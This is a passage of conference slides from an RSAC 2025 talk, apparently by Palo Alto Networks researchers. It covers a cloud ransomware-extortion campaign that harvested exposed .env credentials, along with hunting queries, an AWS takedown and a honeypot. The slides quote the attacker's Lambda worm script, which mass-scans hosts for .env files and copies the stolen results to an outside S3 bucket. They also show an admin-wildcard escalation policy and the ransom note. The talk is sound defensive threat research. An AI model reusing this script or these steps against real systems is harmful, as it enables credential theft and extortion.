RSAC 2025 Conference

Many Voices. One Community.

SESSION ID: HTA-R06

Expanding Extortion: Ransomware Worming-Cloud Attack to Extort Victims

Palo Alto Networks - Cortex Threat Research

Nathaniel “Q” Quist
Manager - Cloud Threat Intelligence

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

Palo Alto Networks follows the principle of Coordinated and Responsible Disclosure. When Palo Alto Networks is alerted to, or receives notification of, a security vulnerability, incident or threat report, we work as quickly as possible to develop an investigation, briefing, customer notification or industry update and release it to our customers, so they can be protected.

Presenting

Nathaniel Quist

- Presenter
- Manager Cloud Threat Intel Team
- Palo Alto Networks - Cortex Cloud

Margaret Kelley

- Co - Contributor
- Senior Cloud IR Consultant
- Palo Alto Networks - Unit 42

Our Agenda

- The Root Cause
- Collecting Evidence
- The Takedown
- Spreading some Honey
- Takeaways

RSAC 2025 Conference

The Root Cause

Exposed Environment (.env) Variable Files

Let’s talk about …

Source: https://unit42.paloaltonetworks.com/large-scale-cloud-extortion-operation/

Impact

10,000 Foot View

Type:

- Ransomware | Extortion

Environment:

- Cloud (AWS)

Cause:

- Exposed environment variable files

5,280 Foot View

Targets:

- 110,000 domains


Collected:

- 90,000 total credentials
- 7,000 IAM credentials

Cloud Services Targeted:


- Cloud IAM
- Serverless
- Cloud storage

Flow of the Attack




Know your Prey

The 5 Cloud Personas




The Machine

The Weekender



The Foreigner



The Connector

The Newbie

How it occured - Part 1

Discovery
- Exposed .env files


Collection
- IAM credentials
- Security tokens

Initial Access
- Storage services
- Email services

```
curl -s https://<host>/.env
```


Count	Service
1246	Mailgun
691	HubSpotApiKey
502	PaypalOauth
370	Nytimes
291	FacebookOAuth
282	AWS
172	Github
161	FastlyPersonalToken
122	Paystack
94	DigitalOceanToken

```
GetCallerIdentity
GetSendQuota
GetAccountSendingEnabled
GetAccount
ListIdentities
```




Hunting Queries - Part 1 (Enumeration)

The Who




The Machine

The Weekender



The Foreigner



The Connector

The Newbie

The What

- Roles
  - Get(Account|Roles)
  - List(Identities|Users)
  - Describe(Roles|Users|Groups)
- Email
  - GetSendQuota
  - ListVerifiedEmailAddresses
  - GetAccountSendingEnabled
- Cloud Storage
  - ListBuckets
  - GetBucket(ACL|Policy|Tagging)
- Snapshot
  - DescribeSnapshotAttribute
- Instances|Buckets
  - GetInstance|Bucket
  - ListInstances|Buckets
  - DescribeInstances|Buckets

How it occured - Part 2

Privilege Escalation
- IAM

```
CreateRole
AttachRolePolicy
```

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
```

Execution - Part 1
- Compute Instance
  - Failed


```
CreateSecurityGroup
AuthorizeSecurityGroupIngress
CreateKeyPair
RunInstances
```

???

Security Control Policy (SCP) FTW!!!


Hunting Queries - Part 2 (PrivEsc)

The Who




Service Account

The Weekender



Cross Project



The Connector

New Account

The What

- Roles
  - CreateRole
  - CreateLoginProfile
  - AddUserToGroup
- Policies
  - Attach(Role|Group)Policy
  - Put(User|Group)Policy
- Security Groups
  - CreateSecurityGroup
  - AuthorizeSecurityGroupIngress
- Keys
  - CreateKeyPair
  - CreateAccessKey

How it occurred - Part 3

Execution - Part 2

- Serverless Function

```
CreateFunction20150331
CreateLogGroup
CreateLogStream
```

```
In Every Region that allowed
Lambda Functions!!!
```

```bash
#!/usr/bin/env bash

    set -x
# Main loop for the lambda, function must be called "handler" to work with lambda_bash
handler () {

    # The Event that triggered this script is provided as json as arg to function
    EVENT_DATA=$1
    # Print the event information
    echo "EVENT DATA: `echo $EVENT_DATA | jq`"
    ls=$(openssl rand -hex 5) &&
    mkdir /tmp/out2
    mkdir /tmp/out &&
    cd /tmp &&

curl -L https://github.com/brentp/gargs/releases/download/v0.3.9/gargs_linux -o /tmp/gargs || true &&
chmod 755 gargs || true &&
curl -L https://[anonymized_data].s3.amazonaws.com/[anonymized_data] -o /tmp/ls || true &&
cat /tmp/ls | sort -R > /tmp/ls1 &&
n1=$(head -n1 /tmp/ls1) &&
curl -L https://[anonymized_data].s3.amazonaws.com/[anonymized_data]/$[anonymized_data] | sort -R > /tmp/input || true &&
head -n 19000 /tmp/input | ./gargs --sep "\s+" -p 13 "curl --connect-timeout 9 --max-time 9 -L http:/'{0}'/.env > /tmp/out/'{0}'"  || true &&
while sleep 20; do
    grep -r -l -e mailgun -e MailGun -e mailgun -e MAILGUN -e Mailgun /tmp/out/* | \
        ./gargs --sep "\s+" "aws s3 cp '{0}' s3://[anonymized_data]/refs5/ --acl public-read-write || true";

done & wait
}
```

```
aws s3 cp '{0}' s3://<target>/refs5/
```

3 Exfiltrated Data

Threat Actor Operations

External Cloud Storage:
- Domains,
- IP Addresses

Sharing Credentials:
- .env Leaks

How it occurred - Part 3


Execution - Part 3

- Serverless Function

```
CreateFunction20150331
CreateLogGroup
CreateLogStream
```

Potential Title:

RansomWorm



3 Finding Victims


Threat Actor Operations

Continuing the Worm

Create a Lambda function to scan additional targets


Hunting Queries - Part 3 (Execution)

The Who




Service Account

The Weekender



Cross Project



The Connector

New Account

The What

- Roles
  - PassRole
- Serverless
  - **CreateFunction20150331**
  - CreateFunction
  - InvokeFunction
  - UpdateFunctionCode
- Logging
  - CreateLog(Group|Stream)
- Mapping
  - CreateEventSourceMapping
- Instances
  - RunInstances

How it occured - Part 4

Exfiltration

- CLI tooling
  - S3 Browser

```
ListBuckets
GetBucketLocation
GetBucketObjectLockConfiguration
GetBucketLogging
GetBucketVersioning
GetBucketRequestPayment
GetAccelerateConfiguration
GetBucketReplication
GetBucketLifecycle
GetBucketPublicAccessBlock
GetBucketOwnershipControls
GetBucketAcl
```


4 **Extortion**

Impact

```
Hello,

URGENT!

%100 of Your S3 files have been exfiltrated to our server.

We have all client personal information from json files ...

In order to prevent their SALE, you will need to make a payment in Bitcoin to us.

Note that if you do not make the payment, the files and personal information will be sold in the dark web and you will take all responsibility
and consequences of it being leaked and reputation damage.

Once we receive the payment, we will delete all the files we have and you will never hear from us.


We are giving you the chance to resolve this quietly with no problems or headache.

To negotiate with us for a deal, contact us here:
[redacted]
```


Hunting Queries - Part 4 (Exfiltration)

The Who




Service Account

The Weekender



Cross Project



The Connector

New Account

The What

- Objects
  - GetObjects
- Snapshots
  - CreateSnapshot
  - ModifySnapshotAttribute
  - DeleteSnapshot
- Storage
  - PutBucketReplication
  - RestoreDBInstanceFromDBSnapshot

RSAC 2025 Conference

Collecting Evidence

What to find and where to find it.
(And, where the actors messed up!)


Gathering Intelligence

Remember the container the actor used?

```
aws s3 cp '{0}' s3://<target>/refs5/
```

```
  6942192 xaa
  6876353 xab
  6586816 xac
  5927383 xad
  8528966 xae
 11172833 xaf
  7196808 xag
 13046350 xah
 11019924 xai
  9421327 xaj
  6709893 xak
 10927679 xal
 12862952 xam
 10969804 xan
 10044553 xao
 10008108 xap
 11565906 xaq
 11520595 xar
 10721347 xas
 12035595 xat
 10169873 xau
 11614912 xav
 11931916 xaw
  2860298 xax
230662383 total
```

Unique Insights



230 Million Unique Entries!!!

OPSEC Failures

Exposed S3 bucket

- Contained:
  - Targeting lists
  - Victim lists

Network OPSEC

- TOR IPs for discovery
- VPN networks for exfiltration
- Two ISP IP addresses witnessed making manual connections to the serverless function
  - Morocco (`196.112.184[.]14 - AS36925`)
  - Ukraine (`46.150.66[.]226 - AS25229`)

RSAC 2025 Conference

The Takedown

Working with AWS

Attack Infrastructure

Unit 42 notified Amazon Web Services

The attacker S3 bucket was no longer accessible within 24 hours!

Prior to the disablement:

- Established containment and eradication operations for known victims.
- Stood up a HoneyPot environment to monitor for additional attacks.
- Continued to investigate and research the details of the attack.

Victimology

Unit 42 identified 1,158 unique accounts.

AWS had the contact information for those accounts

Unit 42 published findings in conjunction with AWS victim notification

- https://unit42.paloaltonetworks.com/large-scale-cloud-extortion-operation/

Working with AWS

Palo Alto Networks + Amazon Web Services = Success

(Unit 42 AND Cortex Cloud Threat Intelligence) + AWS's Threat Intelligence |

- Determined scope of campaign
- Eliminated TA infrastructure
- Confirmed root cause or malicious cloud operations
- Confirmed worm segment removal


Thank you AWS for your efforts with this investigation!

RSAC 2025 Conference

Spreading Some Honey

Some other targets post .env collection

Exposing our own .envs



Leaking AWS Keys

Lets make our Honey Lure!

We used the HoneyCloud to build 32 exposed API endpoints around the globe!

Mission:

- Collect metadata
- Identify potential attackers
- Identify sustained attacks
- Build mitigations

```
APP_ENV=staging
APP_REGION=${region}
APP_DEBUG=true
APP_KEY=km-d41d8cd98f00b204e9800998ecf8427e
APP_URL=https://localhost/

DB_HOST_TYPE=redis
DB_HOST=172.31.20.1
DB_DATABASE=aws-opbjects

MAIL_DRIVER=smtp
MAIL_HOST=smtp.gmail.com
MAIL_PORT=587
MAIL_USERNAME=awsautorepo@staging.local
MAIL_PASSWORD=$GtrebT54oky!uytrbT348Bfrt!
MAIL_ENCRYPTION=tls
MAILGUN_DOMAIN=awsautorepo.mailgun.org
MAILGUN_SECRET=key-fee1b45bba67ca4345f3b82db800bf78

AWS_ACCESS_KEY_ID=${aws_key_id}
AWS_SECRET_ACCESS_KEY=${aws_secret}
AWS_REGION=${region}
```

Findings

Within 24 hours of deployment we collected the following data:

```
- Java/1.6.0_13
- MobileSafari/600.1.4 CFNetwork/711.1.12 Darwin/14.0.0
- Mozilla/5.0 (Linux; Android 6.0; ALE-L21 Build/HuaweiALE-L21) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/50.0.2661.89 Mobile Safari/537.36
- Mozilla/5.0 (Linux; U; Android 11; ru-ru; Mi 9T Build/RKQ1.200826.002) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/89.0.4389.116 Mobile Safari/537.36 XiaoMi/MiuiBrowser/13.1.0-gn
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/600.8.9 (KHTML, like Gecko) Version/8.0.8
Safari/600.8.9
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75
Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.136 Safari/537.36
- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.154 Safari/537.36
OPR/20.0.1387.91
- Mozilla/5.0 (X11; CrOS x86_64 14526.89.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.133
